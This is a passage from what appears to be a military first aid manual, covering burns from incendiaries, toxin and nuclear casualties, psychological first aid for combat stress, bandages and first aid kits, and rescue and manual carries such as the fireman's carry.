d. Reassurance and a firm, but friendly, attitude by individuals providing first aid will be beneficial if the casualty appears to comprehend what is being said. Conversation is a waste of time if the service member is incoherent or cannot understand what is being said. In such cases, the less said, the better it is—these casualties will benefit more from prompt and vigorous restraint and evacuation to an MTF.

7-13. Incendiaries

Incendiaries can be grouped as WP, thickened gasoline, metal, and oil and metal. You must learn to protect yourself against these incendiaries.

a. White phosphorus is used primarily as a smoke producer but can be used for its incendiary effect to ignite field expedients and combustible materials. The burns from WP are usually multiple, deep, and variable in size. When particles of WP get on the skin or clothing, they continue to burn until deprived of air. They also have a tendency to stick to a surface and must be brushed off or picked out.

(1) If burning particles of WP strike and stick to your clothing, quickly take off the contaminated clothing before the WP burns through to the skin.

(2) If burning WP strikes your skin, smother the flame with water, a wet cloth, or mud.

NOTE

Since WP is soluble in oil, DO NOT use grease, oily ointments, or eye ointments to smother the flame.

(3) Keep the WP particles covered with a wet material to exclude air until you can remove them or have them removed from your skin.

(4) Remove the WP particles from the skin by brushing them with a wet cloth and by picking them out with a knife, bayonet, stick, or other available object.

(5) Seek medical assistance when the mission permits.

b. Thickened fuel mixtures (napalm) have a tendency to cling to clothing and body surfaces, thereby producing prolonged exposure and severe burns. The first aid for these burns is the same as for other heat burns. The heat and irritating gases given off by these combustible mixtures may cause lung damage, which must be treated by medical personnel.

c. Metal incendiaries pose special problems. Thermite particles on the skin should be immediately cooled with water and then removed. The first aid for these burns is the same as for other heat burns. Particles of magnesium on the skin burn quickly and deeply. Like other metal incendiaries, they must be removed. Ordinarily, medical personnel should do the complete removal of these particles as soon as possible. Immediate medical treatment is required.

d. Oil and metal incendiaries have much the same effect on contact with the skin and clothing as those discussed (b and c above). First aid measures for burns are discussed in Chapter 3.

7-14. Biological Agents and First Aid

a. Biological attacks can result in combat ineffectiveness by introducing disease-causing organisms into a troop population.

b. Once a disease is identified, first aid or medical treatment is initiated, depending on the seriousness of the disease. First aid measures are concerned with observable symptoms of the disease such as diarrhea or vomiting.

7-15. Toxins

Toxins are alleged to have been used in past conflicts. Witnesses and victims have described the agent as toxic rain (or yellow rain) because it was reported to have been released from aircraft as a yellow powder or liquid that covered ground, structures, vegetation, and people.

a. Signs and Symptoms. The occurrence of the symptoms from toxins may appear in a period of a few minutes to several hours depending on the particular toxin, the service member's susceptibility, and the amount of toxin inhaled, ingested, or deposited on the skin. Symptoms from toxins usually involve the central nervous system but are often preceded by less prominent symptoms, such as nausea, vomiting, diarrhea, cramps, or stomach irritation and burning sensation. Typical neurological symptoms often develop rapidly in severe cases; for example, visual disturbances, inability to swallow, speech difficulty, lack of muscle coordination, and sensory abnormalities (numbness of mouth, throat, or extremities). Yellow rain (mycotoxins) also may have hemorrhagic symptoms, which could include any or all of the following:

- Dizziness.
- Severe itching or tingling of the skin.
- Formation of multiple, small, hard blisters.
- Coughing up blood.
- Shock (which could result in death).

b. Self-Aid. Upon recognition of an attack employing toxins, you must immediately take the following actions:

(1) Stop breathing, put on your protective mask with hood, and then resume breathing. Next, put on your protective clothing.

(2) Should severe itching of the face become unbearable, quickly—

- Loosen the cap on your canteen.
- Take and hold a deep breath and lift your mask.
- While holding your breath, close your eyes and flush your face with generous amounts of water.

CAUTION

DO NOT rub or scratch your eyes. Try not to let the water run onto your clothing or protective overgarment.

- Put your protective mask back on, seat it properly, clear it, and check it for a seal; then resume breathing.
- Decontaminate your skin by bathing with soap and water as soon as the mission permits.

- Change clothing and decontaminate your protective mask using soap and water. Replace the filters if directed.

(3) If vomiting occurs, the mask should be lifted momentarily and drained—while the eyes are closed and the breath is held—and replaced, cleared, and sealed.

c. Medical Assistance. If you suspect that you have been exposed to toxins, you should seek medical assistance immediately.

7-16. Nuclear Detonation

a. Three types of injuries may result from a nuclear detonation. These are thermal, blast, and radiation injuries. Many times the casualty will have a combination of these types of injuries. First aid for thermal and blast injuries is provided based on observable injuries, such as burns, hemorrhage, or fractures.

b. The signs and symptoms of radiation illness in the initial phase include the rapid onset of nausea, vomiting, and malaise (tiredness). The only first aid procedure for radiological casualties is decontamination.

CHAPTER 8

FIRST AID FOR PSYCHOLOGICAL REACTIONS

8-1. General

Psychological first aid is as natural and reasonable as physical first aid and is just as familiar. When you were hurt as a child, the understanding attitude of your parents did as much as the psychological effect of a bandage. Later, your disappointment or grief was eased by supportive words from a friend. Certainly, taking a walk and talking things out with a friend are familiar ways of dealing with an emotional crisis. The same natural feelings that make us want to help a person who is injured make us want to give a helping hand to a buddy who is upset. Psychological first aid really means nothing more complicated than assisting people with emotional distress whether it results from physical injury, disease, or excessive stress. Emotional distress is not always as visible as a wound or a broken bone. However, overexcitement, severe fear, excessive worry, deep depression, misdirected irritability, and anger are signs that stress has reached the point of interfering with effective coping. The more noticeable the symptoms become, the more urgent the need for you to be of help and the more important it is for you to know how to help.

8-2. Importance of Psychological First Aid

You must know how to give psychological first aid to be able to help yourself, your buddies, and your unit in order to keep performing the mission. Psychological first aid measures are simple and easy to understand. Your decision of what to do depends upon your ability to observe the service member and understand his needs. Making the best use of resources requires ingenuity on your part. A stress reaction resulting in poor judgment can cause injury or even death to yourself or others on the battlefield. It can be even more dangerous if other persons are affected by the judgment of an emotionally upset service member. If it is detected early enough, the affected service member stands a good chance of remaining in his unit as an effective member. If it is not detected early and if the service member becomes more emotionally upset, he may become a threat to himself and to others.

8-3. Situations Requiring Psychological First Aid

- Psychological first aid (buddy aid) is most needed at the first sign that a service member cannot perform the mission because of emotional distress. Stress is inevitable in combat, in hostage and terrorist situations, and in civilian disasters such as floods, hurricanes, or industrial accidents. Most emotional reactions to such situations are temporary, and the service member can still carry on with encouragement. Painful or disruptive symptoms may last for minutes, hours, or days. However, if the stress symptoms are seriously disabling, they may be psychologically contagious and endanger not only the emotionally upset service member but also the entire unit.

- Sometimes people continue to function well during a disastrous event, but suffer from emotional scars which impair their job performance or quality of life at a later time. Painful memories and dreams may recur for months and years and still be considered a normal reaction. However, if the memories are so painful that the person must avoid all situations which arouse them, becomes socially withdrawn, or shows symptoms of anxiety, depression, or substance abuse, he needs treatment. Experience with police, firemen, emergency medical technicians, and others who deal with disasters has proved that the routine application of psychological first aid to all the participants, including those who have functioned well, greatly reduces the likelihood of future serious post-traumatic stress disorders (PTSDs).

8-4. Interrelationship of Psychological and Physical First Aid

Psychological first aid should go hand in hand with physical first aid. The discovery of a physical injury or cause for an inability to function does not rule out the possibility of a psychological injury (or vice versa). The person suffering from pain, shock, fear of serious injury, or fear of death does not respond well to joking, indifference, or fearful-tearful attention. Fear and anxiety may take as high a toll of the service member's strength as does the loss of blood.

8-5. Goals of Psychological First Aid

The goals of psychological first aid are to—

- Be supportive; assist the service member in dealing with his stress reaction.

- Prevent, and if necessary control, behavior harmful to himself and to others.

- Return the service member to duty as soon as possible after dealing with the stress reaction.

8-6. Respect for Others' Feelings

a. Accept the service member you are trying to help without censorship or ridicule. Respect his right to his own feelings. Even though your feelings, beliefs, and behavior are different, DO NOT blame or make light of him for the way he feels or acts. Your purpose is to help him in this tough situation, not to be his critic. A person DOES NOT WANT to be upset and worried. When he seeks help, he needs and expects consideration of his fears, not abrupt dismissal or ridicule.

b. Realize that people are the products of a wide variety of factors. All people DO NOT react the same way to the same situations. Each individual has complex needs and motivations, both conscious and unconscious, that are uniquely his own. Often the one thing that finally causes the person to become overloaded by a stressful situation is not the stressor itself, but some other problem.

8-7. Emotional and Physical Disability

a. Accept emotional disability as being just as real as physical disability. If a service member's ankle is seriously sprained in a fall, no one expects him to run right away. A service member's emotions may be temporarily strained by the overwhelming stress of battle or other traumatic incident. DO NOT demand that he pull himself together immediately and carry on without a break. Some individuals can pull themselves together immediately, but others cannot. The service member whose emotional stability has been disrupted has a disability just as real as the service member who has sprained his ankle. There is an unfortunate tendency in many people to regard as real only what they can see, such as a wound or bleeding. Some people tend to assume that damage involving a person's mind and emotions is just imagined, that he is not really sick or injured, and that he could overcome his trouble by using his will power.

b. The terms it's all in your head, snap out of it, and get control of yourself are often used by people who believe they are being helpful. Actually, these terms are expressions of hostility because they show lack of understanding. They only emphasize weakness and inadequacy. Such terms are of no use in psychological first aid.

c. Every physically injured person has some emotional reaction to the fact that he is injured.

(1) It is normal for an injured person to feel upset. The more severe the injury, the more insecure and fearful he becomes, especially if the injury is to a body part which is highly valued. For example, an injury to the eyes or the genitals, even though relatively minor, is likely to be extremely upsetting. An injury to some other part of the body may be especially disturbing to an individual for his own particular reason. For example, an injury of the hand may be a terrifying blow to a surgeon or an injury to the eye of a pilot.

(2) An injured service member always feels less secure, more anxious, and more afraid not only because of what has happened to him but because of what he imagines may happen as a result of his injury. This fear and insecurity may cause him to be irritable, uncooperative, or unreasonable. As you help him, always keep in mind that such behavior has little or nothing to do with you personally. He needs your patience, reassurance, encouragement, and support.

8-8. Combat and Other Operational Stress Reactions

Stress reaction is a temporary emotional disorder or inability to function, experienced by a previously normal service member as a reaction to the overwhelming or cumulative stress of combat. Stress reaction gets better with reassurance, rest, physical replenishment, and activities that restore confidence. All service members are likely to feel stress reaction under conditions of intense and/or prolonged stress. They may even become stress reaction casualties, unable to perform their mission for hours or days. Other combat and operational stress reactions (COSRs) may result in negative behavior, but are not termed stress reaction, as they need more intensive treatment. These negative COSRs may result in misconduct stress behaviors such as drug and alcohol abuse, criminal acts, looting, desertion, and self-inflicted wounds. These harmful COSRs can often be prevented by good psychological first aid. Service members who commit misconduct stress behaviors may require disciplinary action rather than medical treatment.

8-9. Reactions to Stress

Most service members react to stressful incidents after the situation has passed. All service members feel some fear. This fear may be greater than they have experienced at any other time, or they may be more aware of their fear. In such a situation, they should not be surprised if they feel shaky or become sweaty, nauseated, or confused. These reactions are normal and are not a cause for concern. However, some reactions, either short- or long-term, will cause problems if left unchecked. See paragraph 8-13 for more information.

a. Emotional Reactions.

(1) The most obvious combat stress reaction (CSR) is inefficient performance. This can be demonstrated by—

- Slow thinking (or reaction time).
- Difficulty recognizing priorities and seeing what needs to be done.
- Difficulty getting started.
- Indecisiveness and having trouble focusing attention.
- Tendency to do familiar tasks and be preoccupied with familiar details. (This can reach the point where the person is very passive, such as just sitting or wandering about not knowing what to do.)

(2) A less common reaction may be uncontrolled emotional outbursts; this can be demonstrated by crying, screaming, or laughing. Some service members will react in the opposite way. They will be very withdrawn and silent and try to isolate themselves from everyone. These service members should be encouraged to remain with their assigned unit. Uncontrolled reactions may appear by themselves or in any combination (the person may be crying uncontrollably one minute and then laughing the next). In this state, the person is restless and cannot keep still. He may run about, apparently without purpose. Inside, he feels a great rage or fear and his physical acts may show this. In his anger he may indiscriminately strike out at others.

b. Loss of Adaptability.

(1) In a desperate attempt to get away from the danger, which has overwhelmed him, a service member may panic and become confused. His mental ability may be so impaired he cannot think clearly or even follow simple commands. His judgment may be faulty and he may not be aware of his actions, such as standing up in his fighting position during an attack.

(2) In other cases, overwhelming stress may produce symptoms that are often associated with head injuries. For example, the service member may appear dazed or be found wandering around aimlessly. He may appear confused and disoriented and may seem to have a complete or partial loss of memory. In such cases, especially when no eyewitnesses can provide evidence that the service member has NOT suffered a head injury, it is necessary for him to be rapidly medically evacuated. DO NOT allow the service member to expose himself to further personal danger until the cause of the problem has been determined.

c. Sleep Disturbance and Repetition of Dreams. A person who has been overwhelmed by stress often has difficulty sleeping. The service member may experience nightmares related to the stressors. Remember that nightmares, in themselves, are not considered abnormal when they occur soon after a period of intensive stress. As time passes, the nightmares usually become less frequent and less intense. In extreme cases, a service member, even when awake, may think repeatedly of the incident, feel as though it is happening again, and act out parts of his stress over and over again. For some persons, this repetitious reexperiencing of the stressful event may be necessary for eventual recovery; therefore, it should not be discouraged or viewed as abnormal. For the person reexperiencing the event, such reaction may be disruptive. The service member needs to be encouraged to ventilate about the incident. Ventilation is a technique where the service member is given the opportunity to talk extensively, often repetitiously about the experience.

8-10. Severe Stress or Stress Reaction

You do not need specialized training to recognize severe stress or stress reaction that will cause problems for the service member, the unit, or the mission. Reactions that are less severe, however, are more difficult to detect. To determine whether a person needs help, you must observe him to see whether he is doing something meaningful, performing his duties, taking care of himself, behaving in an unusual fashion, or acting out of character.

8-11. Application of Psychological First Aid

The emotionally disturbed service member has built a barrier against fear. He does this for his own protection, although he is probably not aware that he is doing it. If he finds that he does not have to be afraid and that there are normal, understandable things about him, he will feel safer in dropping this barrier. Persistent efforts to make him realize that you want to understand him will be reassuring, especially if you remain calm. Nothing can cause an emotionally disturbed person to become even more fearful than feeling that others are afraid of him. Try to remain calm. Familiar things, such as a cup of coffee, the use of his name, attention to a minor wound, being given a simple job to do, or the sight of familiar people and activities, will add to his ability to overcome his fear. He may not respond well if you get excited, angry, or abrupt.

a. Ventilation. After the service member becomes calmer, he is likely to have dreams about the stressful event. He also may think about it when he is awake or even repeat his personal reaction to the event. One benefit of this natural pattern is that it helps him master the stress by going over it just as one masters the initial fear of parachuting from an aircraft by doing it over and over again. Eventually, it is difficult to remember how frightening the event was initially. In giving first aid to the emotionally disturbed service member, you should let him follow this natural pattern. Encourage him to talk. Be a good listener. Let him tell, in his own words, what actually happened. If home front problems or worries have contributed to the stress, it will help him to talk about them. Your patient listening will prove to him that you are interested in him, and by describing his personal problem, he can work at mastering his fear. If he becomes overwhelmed in the telling, suggest a cup of coffee or a break. Whatever you do, assure him that you will listen again as soon as he is ready. Do try to help put the service member's perception of what happened back into realistic perspective; but DO NOT argue about it.

b. Activity.

(1) A person who is emotionally disturbed as the result of a combat action is a casualty of anxiety and fear. He is disabled because he has become temporarily overwhelmed by his anxiety. A good way to control fear is through activity. Almost all service members, for example, experience a considerable sense of anxiety and fear while they are poised, awaiting the opening of a big offensive; but this is normally relieved, and they actually feel better once they begin to move into action. They take pride in effective performance and pleasure in knowing that they are good service members, perhaps being completely unaware that overcoming their initial fear was their first major accomplishment.

(2) Useful activity is very beneficial to the emotionally disturbed service member who is not physically incapacitated. After you help a service member get over his initial fear, help him to regain some self-confidence. Make him realize his job is continuing by finding him something useful to do. Encourage him to be active. Get him to help load trucks, clean up debris, or dig fighting positions. If possible, get him back to his usual duty. Seek out his strong points and help him apply them. Avoid having him just sit around. You may have to provide direction by telling him what to do and where to do it. The instructions should be clear and simple and should be repeated. A person who has panicked is likely to argue. Respect his feelings, but point out more immediate, obtainable, and demanding needs. Channel his excessive energy and, above all, DO NOT argue. If you cannot get him interested in doing more profitable work, it may be necessary to enlist aid in controlling his overactivity before it spreads to the group and results in more panic. Prevent the spread of such infectious feelings by restraining and segregating if necessary.

(3) Involvement in activity helps a service member in three ways; he—

- Forgets himself.
- Has an outlet for his excessive tensions.
- Proves to himself he can do something useful.

c. Rest. There are times, particularly in combat, when physical exhaustion is a principal cause for emotional reactions. A unit sleep plan should be established and implemented. When possible, service members should be given a safe and relatively comfortable area in which to sleep. Examples would be an area away from heavy traffic, noise, and congestion or a place that is clean and dry and protected from environmental conditions. The more uninterrupted sleep a service member gets the better he will be able to function in the tactical environment.

d. Hygiene. Field hygiene is an important ingredient in a service member's morale. A service member who is dirty and unkempt will not function as well as a service member who has had the opportunity to bathe and put on clean, dry clothing. During combat, unit leaders should stress the importance of personal hygiene. Good personal hygiene not only improves morale, it also is a preventive measure against disease and nonbattle injury (DNBI).

e. Group Activity. You have probably already noticed that a person works, faces danger, and handles serious problems better if he is a member of a closely-knit group. Each service member in the team supports the other team members. Esprit de corps is built because the service members have the same interests, goals, and mission, and as a result they are more productive; furthermore, they are less worried because everyone is involved. It is this spirit that takes a strategic hill in battle. It is so powerful that it is one of the most effective tools you have in your psychological first aid bag. Getting the service member back into the team or squad activities will reestablish his sense of belonging and security and will go far toward making him a useful member of the unit.

8-12. Reactions and Limitations

Up to this point the discussion has been primarily about the feelings of the emotionally distressed service member. What about your feelings toward him? Whatever the situation, you will have emotional reactions (conscious or unconscious) toward this service member. Your reactions can either help or hinder your ability to help him. When you are tired or worried, you may very easily become impatient with him if he is unusually slow or exaggerates. You may even feel resentful toward him. At times when many physically wounded lie about you, it will be especially natural for you to resent disabilities that you cannot see. Physical wounds can be seen and easily accepted. Emotional reactions are more difficult to accept as injuries. On the other hand, will you tend to be overly sympathetic? Excessive sympathy for an incapacitated person can be as harmful as negative feelings in your relationship with him. He needs strong help, but not your sorrow. To overwhelm him with pity will make him feel even more inadequate. You must expect your buddy to recover, to be able to return to duty, and to become a useful service member again. This expectation should be displayed in your behavior and attitude as well as in what you say. If he can see your calmness, confidence, and competence, he will be reassured and will feel a sense of greater security.

8-13. Stress Reactions

SELF- AND BUDDY AID
1. CONTINUE MISSION PERFORMANCE, FOCUS ON IMMEDIATE MISSION. 2. EXPECT SERVICE MEMBER TO PERFORM ASSIGNED DUTIES. 3. REMAIN CALM AT ALL TIMES; BE DIRECTIVE AND IN CONTROL. 4. LET SERVICE MEMBER KNOW HIS REACTION IS NORMAL, AND THAT THERE IS NOTHING SERIOUSLY WRONG WITH HIM. 5. KEEP SERVICE MEMBER INFORMED OF THE SITUATION, OBJECTIVES, EXPECTATIONS, AND SUPPORT. CONTROL RUMORS. 6. BUILD SERVICE MEMBER'S CONFIDENCE, TALK ABOUT SUCCEEDING. 7. KEEP SERVICE MEMBER PRODUCTIVE (WHEN NOT RESTING) THROUGH RECREATIONAL ACTIVITIES, EQUIPMENT MAINTENANCE.

8. ENSURE SERVICE MEMBER MAINTAINS GOOD PERSONAL HYGIENE.
9. ENSURE SERVICE MEMBER EATS, DRINKS, AND SLEEPS AS SOON AS POSSIBLE.
10. LET SERVICE MEMBER TALK ABOUT HIS FEELINGS. DO NOT "PUT DOWN" HIS FEELINGS OF GRIEF OR WORRY. GIVE PRACTICAL ADVICE AND PUT EMOTIONS INTO PERSPECTIVE.

* MOST OR ALL OF THESE SIGNS ARE PRESENT IN MILD STRESS REACTION. THEY CAN BE PRESENT IN ANY NORMAL SERVICE MEMBER IN COMBAT YET HE CAN STILL DO HIS JOB.

TREATMENT PROCEDURES

1. IF A SERVICE MEMBER'S BEHAVIOR ENDANGERS THE MISSION, SELF, OR OTHERS, DO WHATEVER IS NECESSARY TO CONTROL HIM.
2. IF THE SERVICE MEMBER IS UPSET, CALMLY TALK HIM INTO COOPERATING.
3. IF CONCERNED ABOUT THE SERVICE MEMBER'S RELIABILITY:
   - UNLOAD HIS WEAPON.
   - TAKE WEAPON IF SERIOUSLY CONCERNED.
   - PHYSICALLY RESTRAIN HIM ONLY WHEN NECESSARY FOR SAFETY OR TRANSPORTATION.
4. REASSURE EVERYONE THAT THE SIGNS ARE PROBABLY JUST STRESS REACTION AND WILL QUICKLY IMPROVE.
5. IF STRESS REACTION SIGNS CONTINUE:
   - GET THE SERVICE MEMBER TO A SAFER PLACE.
   - DO NOT LEAVE THE SERVICE MEMBER ALONE, KEEP SOMEONE HE KNOWS WITH HIM.
   - NOTIFY SENIOR NONCOMMISSIONED OFFICER (NCO) OR OFFICER.
   - HAVE THE SERVICE MEMBER EXAMINED BY MEDICAL PERSONNEL.

TREATMENT PROCEDURES
6. GIVE THE SERVICE MEMBER EASY TASKS TO DO WHEN NOT SLEEPING, EATING, OR RESTING. 7. ASSURE THE SERVICE MEMBER HE WILL RETURN TO FULL DUTY IN 24 HOURS; AND, RETURN HIM TO NORMAL DUTIES AS SOON AS HE IS READY.

* THESE SIGNS ARE PRESENT IN ADDITION TO THE SIGNS OF MILD STRESS REACTION.
 DO THESE PROCEDURES IN ADDITION TO THE SELF- AND BUDDY AID CARE.

1. WELCOME NEW MEMBERS INTO YOUR TEAM, GET TO KNOW THEM QUICKLY. IF YOU ARE NEW, BE ACTIVE IN MAKING FRIENDS.
2. BE PHYSICALLY FIT (STRENGTH, ENDURANCE, AND AGILITY).
3. KNOW AND PRACTICE LIFESAVING SELF- AND BUDDY AID.
4. PRACTICE RAPID RELAXATION TECHNIQUES (FM 22-51).
5. HELP EACH OTHER OUT WHEN THINGS ARE TOUGH AT HOME OR IN THE UNIT.
6. KEEP INFORMED; ASK YOUR LEADER QUESTIONS, IGNORE RUMORS.
7. WORK TOGETHER TO GIVE EVERYONE FOOD, WATER, SHELTER, HYGIENE, AND SANITATION.
8. SLEEP WHEN MISSION AND SAFETY PERMIT; LET EVERYONE GET TIME TO SLEEP.
   - SLEEP ONLY IN SAFE PLACES AND BY STANDING OPERATING PROCEDURE (SOP).
   - IF POSSIBLE, SLEEP 6 TO 9 HOURS PER DAY.
   - TRY TO GET AT LEAST 4 HOURS SLEEP PER DAY.
   - GET GOOD SLEEP BEFORE GOING ON SUSTAINED OPERATIONS.
   - CATNAP WHEN YOU CAN, BUT ALLOW TIME TO WAKE UP FULLY.
   - CATCH UP ON SLEEP AFTER GOING WITHOUT.

APPENDIX A

FIRST AID CASE AND KITS, DRESSINGS, AND BANDAGES

A-1. First Aid Case with Field Dressings and Bandages

Every service member is issued a first aid case (Figure A-1A) with a field first aid dressing encased in a plastic wrapper (Figure A-1B). He carries it at all times for his use. The field first aid dressing is a standard sterile (germ-free) compress or pad with bandages attached (Figure A-1C). This dressing is used to cover the wound, to protect against further contamination, and to stop bleeding (pressure dressing). When a service member administers first aid to another person, he must remember to use the wounded person's dressing; he may need his own later. The service member must check his first aid case regularly and replace any used or missing dressing. The field first aid dressing may normally be obtained from his unit supply.

A-2. General Purpose First Aid Kits

General-purpose first aid kits are listed in the common table of allowances (CTA) 8-100. The operators, crew, and passengers carry these kits on Army vehicles, aircraft, and boats for use. Individuals designated by unit TSOP to be responsible for these kits are required to check them regularly and replace all items used. The general-purpose kit and its contents can be obtained through the unit supply system.

NOTE

Periodically check the dressings (for holes or tears in the packaging) and the medicines (for expiration date) that are in the first aid kits. If necessary, replace defective or outdated items.

A-3. Dressings

Dressings are sterile pads or compresses used to cover wounds. They usually are made of gauze or cotton wrapped in gauze (Figure A-1C). In addition to the standard field first aid dressing, other dressings such as sterile gauze compresses and small sterile compresses on adhesive strips may be available under CTA 8-100.

A-4. Standard Bandages

a. Standard bandages are made of gauze or muslin and are used over a sterile dressing to secure the dressing in place, to close off its edge from dirt and germs, and to create pressure on the wound and control bleeding. A bandage can also support an injured part or secure a splint.

b. Tailed bandages may be attached to the dressing as indicated on the field first aid dressing (Figure A-1C).

A-5. Triangular and Cravat (Swathe) Bandages

a. Triangular and cravat (or swathe) bandages (Figure A-2) are fashioned from a triangular piece of muslin (37 by 37 by 52 inches) provided in the general-purpose first aid kit. If it is folded into a strip, it is called a cravat. Two safety pins are packaged with each bandage. These bandages are valuable in an emergency since they are easily applied.

b. To improvise a triangular bandage, cut a square of available material, slightly larger than 3 feet by 3 feet, and fold it diagonally. If two bandages are needed, cut the material along the diagonal fold.

c. A cravat can be improvised from such common items as T-shirts, other shirts, bed linens, trouser legs, scarfs, or any other item made of pliable and durable material that can be folded, torn, or cut to the desired size.

APPENDIX B

RESCUE AND TRANSPORTATION PROCEDURES

B-1. General

A basic principle of first aid is to evaluate the casualty's injuries and administer first aid before moving him. However, adverse situations or conditions may jeopardize the lives of both the rescuer and the casualty if this is done. It may be necessary first to rescue the casualty before first aid can be effectively or safely given. The life and/or the well-being of the casualty will depend as much upon the manner in which he is rescued and transported, as it will upon the first aid and medical treatment he receives. Rescue actions must be done quickly and safely. Careless or rough handling of the casualty during rescue operations can aggravate his injuries.

B-2. Principles of Rescue Operations

a. When faced with the necessity of rescuing a casualty who is threatened by hostile action, fire, water, or any other immediate hazard, DO NOT take action without first determining the extent of the hazard and your ability to handle the situation. DO NOT become a casualty.

b. The rescuer must evaluate the situation and analyze the factors involved. This evaluation involves three major steps:

- Identify the task.
- Evaluate circumstances of the rescue.
- Plan the action.

B-3. Considerations

a. First determine if a rescue attempt is actually needed. It is a waste of time, equipment, and personnel to rescue someone not in need of rescuing. It is also a waste to look for someone who is not lost or needlessly risk the lives of the rescuer(s). In planning a rescue, attempt to obtain the following information:

- Who, what, where, when, why, and how the situation happened?

- How many casualties are involved and the nature of their injuries?

- What is the tactical situation?

- What are the terrain features and the location of the casualties?

- Will there be adequate assistance available to aid in the rescue/evacuation?

- Can first aid and/or medical treatment be provided at the scene; will the casualties require movement to a safer location?

- What specialized equipment will be required for the rescue operation?

- Is the rescue area contaminated? Will decontamination equipment and materiel be required for casualties, rescue personnel, and rescue equipment?

- How much time is available?

b. The time element can play a significant role in how the rescue is attempted. If the casualties are in imminent danger of losing their lives (such as near a burning vehicle or in a burning building) the time available will be relatively short and will sometimes cause a rescuer to compromise planning stages and/or the first aid which can be given. However, if the casualty is in a relatively secure area and his physical condition is strong, more deliberate planning can take place. A realistic estimate of time available must be made as quickly as possible to determine action time remaining. The key elements are the casualty's physical and mental condition, the tactical situation, and the environment.

B-4. Plan of Action

a. The casualty's ability to endure is of primary importance in estimating the time available. Age, physical condition, and extent of wounds and/or injuries will differ from casualty to casualty. Therefore, to determine the time available, you will have to consider—

- Endurance time of the casualty.

- Extent of injuries.

- Type of situation.
- Personnel and/or equipment availability.
- Weather.
- Terrain (natural and man-made).
- Environment (contaminated or uncontaminated).

b. In respect to terrain, you must consider altitude and visibility. In some cases, the casualty may be of assistance because he knows more about the particular terrain or situation than you do. Maximum use of secure/reliable trails or roads is essential.

c. When taking weather into account, ensure that blankets and/or rain gear are available. Even a mild rain can complicate a normally simple rescue. In high altitudes and/or extreme cold and gusting winds, the time available is critically shortened. Be prepared to provide shelter and warmth for the casualty as well as the rescuers.

B-5. Proper Handling of Casualties

a. You may have saved the casualty's life through the application of appropriate first aid measures. However, his life can be lost through rough handling or careless transportation procedures. Before you attempt to move the casualty—

- Evaluate the type and extent of his injuries.
- Ensure that dressings over wounds are adequately reinforced.
- Ensure that fractured bones are properly immobilized and supported to prevent them from cutting through muscle, blood vessels, and skin.

b. Based upon your evaluation of the type and extent of the casualty's injury and your knowledge of the various manual carries, you must select the best possible method of manual transportation. If the casualty is conscious, tell him how he is to be transported. This will help allay his fear of movement and gain his cooperation and confidence.

c. Buddy aid for chemical agent casualties includes those actions required to prevent an incapacitated casualty from receiving additional injury from the effects of chemical hazards. If a casualty is physically unable to decontaminate himself or administer the proper chemical agent antidote, the casualty's buddy assists him and assumes responsibility for his care. Buddy-aid includes—

- Administering the proper chemical agent antidote.
- Decontaminating the incapacitated casualty's exposed skin.
- Ensuring that his protective ensemble remains correctly emplaced.
- Maintaining respiration.
- Controlling bleeding.
- Providing other standard first aid measures
- Transporting the casualty out of the contaminated area.

B-6. Positioning the Casualty

The first step in any manual carry is to position the casualty to be lifted. If he is conscious, he should be told how he is to be positioned and transported. This helps lessen his fear of movement and to gain his cooperation. It may be necessary to roll the casualty onto his abdomen, or his back, depending upon the position in which he is lying and the particular carry to be used.

a. To roll a casualty onto his abdomen, kneel at the casualty's uninjured side.

(1) Place his arms above his head; cross his ankle which is farther from you over the one that is closer to you.

(2) Place your hands on the shoulder which is farther from you; place your other hand in the area of his hip or thigh (Figure B-1).

(3) Roll him gently toward you onto his abdomen (Figure B-2).

b. To roll a casualty onto his back, follow the same procedure described in a above, except gently roll the casualty onto his back, rather than onto his abdomen.

B-7. Medical Evacuation and Transportation of Casualties

a. Medical evacuation of the sick and wounded (with en route medical care) is the responsibility of medical personnel who have been provided special training and equipment. Therefore, unless a good reason for you to transport a casualty arises, wait for some means of medical evacuation to be provided. When the situation is urgent and you are unable to obtain medical assistance or know that no medical evacuation assets are available, you will have to transport the casualty. For this reason, you must know how to transport him without increasing the seriousness of his condition.

b. Transporting a casualty by litter (FM 8-10-6) is safer and more comfortable for him than by manual means; it is also easier for you.

Manual transportation, however, may be the only feasible method because of the terrain or the combat situation; or it may be necessary to save a life. In these situations, the casualty should be transferred to a litter as soon as one can be made available or improvised.

B-8. Manual Carries

Casualties carried by manual means must be carefully and correctly handled, otherwise their injuries may become more serious or possibly fatal. Situation permitting, transport of a casualty should be organized and unhurried. Each movement should be performed as deliberately and gently as possible. Casualties should not be moved before the type and extent of injuries are evaluated and the required first aid is administered. The exception to this occurs when the situation dictates immediate movement for safety purposes (for example, it may be necessary to remove a casualty from a burning vehicle); that is, the situation dictates that the urgency of casualty movement outweighs the need to administer first aid. Manual carries are tiring for the bearers and involve the risk of increasing the severity of the casualty's injury. In some instances, however, they are essential to save the casualty's life. Although manual carries are accomplished by one or two bearers, the two-man carries are used whenever possible. They provide more comfort to the casualty, are less likely to aggravate his injuries, and are also less tiring for the bearers. The distance a casualty can be carried depends on many factors, such as—

- Nature of the casualty's injuries.
- Strength and endurance of the bearer(s).
- Weight of the casualty.
- Obstacles encountered during transport (natural or manmade).
- Type of terrain.

a. One-man Carries. These carries should be used when only one bearer is available to transport the casualty.

(1) The fireman's carry (Figure B-3) is one of the easiest ways for one individual to carry another. After an unconscious or disabled casualty has been properly positioned, he is raised from the ground, then supported and placed in the carrying position.

(a) After rolling the casualty onto his abdomen, straddle him. Extend your hands under his chest and lock them together.

(b) Lift the casualty to his knees as you move backward.

(c) Continue to move backward, thus straightening the casualty's legs and locking his knees.

(d) Walk forward, bringing the casualty to a standing position; tilt him slightly backward to prevent his knees from buckling.

(e) As you maintain constant support of the casualty with one arm, free your other arm, quickly grasp his wrist, and raise his arm high. Instantly pass your head under his raised arm, releasing it as you pass under it.

(f) Move swiftly to face the casualty and secure your arms around his waist. Immediately place your foot between his feet and spread them apart (approximately 6 to 8 inches).

(g) Grasp the casualty's wrist and raise his arm high over your head.

(h) Bend down and pull the casualty's arm over and down on your shoulder, bringing his body across your shoulders. At the same time, pass your arm between his legs.

(i) Grasp the casualty's wrist with one hand, and place your other hand on your knee for support.

(j) Rise with the casualty positioned correctly. Your other hand is free for use.

(2) The alternate method of the fireman's carry for raising a casualty from the ground is illustrated in Figure B-4; however, it should be used only when the bearer believes it to be safer for the casualty because of the location of his wounds. When the alternate method is used, care must be taken to prevent the casualty's head from snapping back and causing a neck injury. The steps for raising a casualty from the ground for the fireman's carry are also used in other one-man carries.

